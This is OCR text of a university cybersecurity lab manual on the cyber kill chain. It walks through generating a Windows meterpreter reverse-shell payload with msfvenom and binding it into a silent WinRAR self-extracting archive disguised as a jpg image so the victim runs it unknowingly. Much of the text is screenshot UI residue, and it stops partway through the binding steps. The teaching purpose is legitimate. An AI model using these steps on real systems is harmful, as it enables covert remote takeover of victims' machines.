University of Dhaka
Dept. of Computer Science and Engineering
Professional Masters in Information and Cyber Security (PMICS) Program

---

CSE 808 - Information Infrastructure Protection

"Cyber Kill Chain: Vulnerability Analysis, Exploitation, Remediation"

Lab Class 3 – Manual

Conducted by: Md. Shakhawat Hossain Robin

Reconnaissance

Gather information about your target as much as you can. Different types of information gathering methods will be discussed in the class.


Weaponization or Generating Payload

Step 1: Open your Kali Linux machine and ensure that, you are in **“Bridge”** network mood, but if your network does not support DHCP, please keep both the attacking and victim machine in **“Host Only”** network mood.

Here we will use a free tool called msfvenom which is pre-installed in kali linux machine. Now open the Terminal in your linux machine and use the below command to generate the payload.


Command:

```
sudo msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=<kali_ip> lport=4444 -f exe -o any_name.exe
```



LHOST = <attacker_machine_IP_address> or interface name (eth0)
LPORT = Custom port, where reverse connection will be established


Here the payload generation is successful and saved as our given name **myexploit.exe**




Binding Payload with a File

To deliver the payload, bind your payload with an image. Use the below steps to prepare the payload deliverable and make it an auto extractable with the opening of the image.


First, download a jpg image, and make an icon of the same image which you are using to deliver to the victim. Now, go to google.com and search for **image to ico converter**.





In this step, we will use the software **“winrar”**. Now Select two file (image and payload) and do the below steps.





Select Create SFX archive, and set Archive name of the file as the given format and do the steps as per the below images.






win7 ▸ Downloads
Search Downloads
Organize
Preview
Share with
Slide show
Print
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Computer
Network
camtasia
JPEG image
1.58 KB
myexploit
10/11/2023 11:03 PM
7.00 KB
Archive name and parameters
General
Advanced
Options
Files
Backup
Time
Comment
NTFS options
Save file security
Save file streams
Store symbolic links as links
Store hard links as links
Recovery record
3
percent
Compression...
Volumes
Pause after each volume
Old style volume names
0
recovery volumes
SFX options...
When done
Keep PC running
System
Background archiving
Wait if other WinRAR copies are active
OK
Cancel
Help
2 items selected
Size: 8.58 KB
Date created: 10/11/2023 11:06



win7 ▸ Downloads
Search Downloads
Organize
Preview
Share with
Slide show
Print
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Computer
Network
camtasia
JPEG image
1.58 KB
myexploit
10/11/2023 11:03 PM
Advanced SFX options
Update
Text and icon
License
Module
General
Setup
Modes
Advanced
Temporary mode
Unpack to temporary folder
Optional question
Question title
Silent mode
Display all
Hide start dialog
Hide all
OK
Cancel
Help
2 items selected
Size: 8.58 KB
Date created: 10/11/2023 11:06
Windows is



win7 ▸ Downloads
Search Downloads
Organize
Preview
Share with
Slide show
Print
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Computer
Network
camtasia
JPEG image
1.58 KB
myexploit
10/11/2023 11:03 PM
Advanced SFX options
Update
Text and icon
License
Module
General
Setup
Modes
Advanced
Setup program
Run after extraction
camtasia.jpg
myexploit.exe
Run before extraction
Wait and return exit code
0
exit code adjustment
OK
Cancel
Help
2 items selected
Size: 8.58 KB
Date created: 10/11/2023 11:06


win7 ▸ Downloads
Search Downloads
Organize
Preview
Share with
Slide show
Print
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Computer
Network
camtasia
JPEG image
1.58 KB
myexploit
10/11/2023 11:03 PM
Advanced SFX options
General
Setup
Modes
Advanced
Update
Text and icon
License
Module
Update mode
Extract and replace files
Extract and update files
Fresh existing files only
Overwrite mode
Ask before overwrite
Overwrite all files
Skip existing files
OK
Cancel
Help
2 items selected
Size: 8.58 KB
Date created: 10/11/2023 11:06

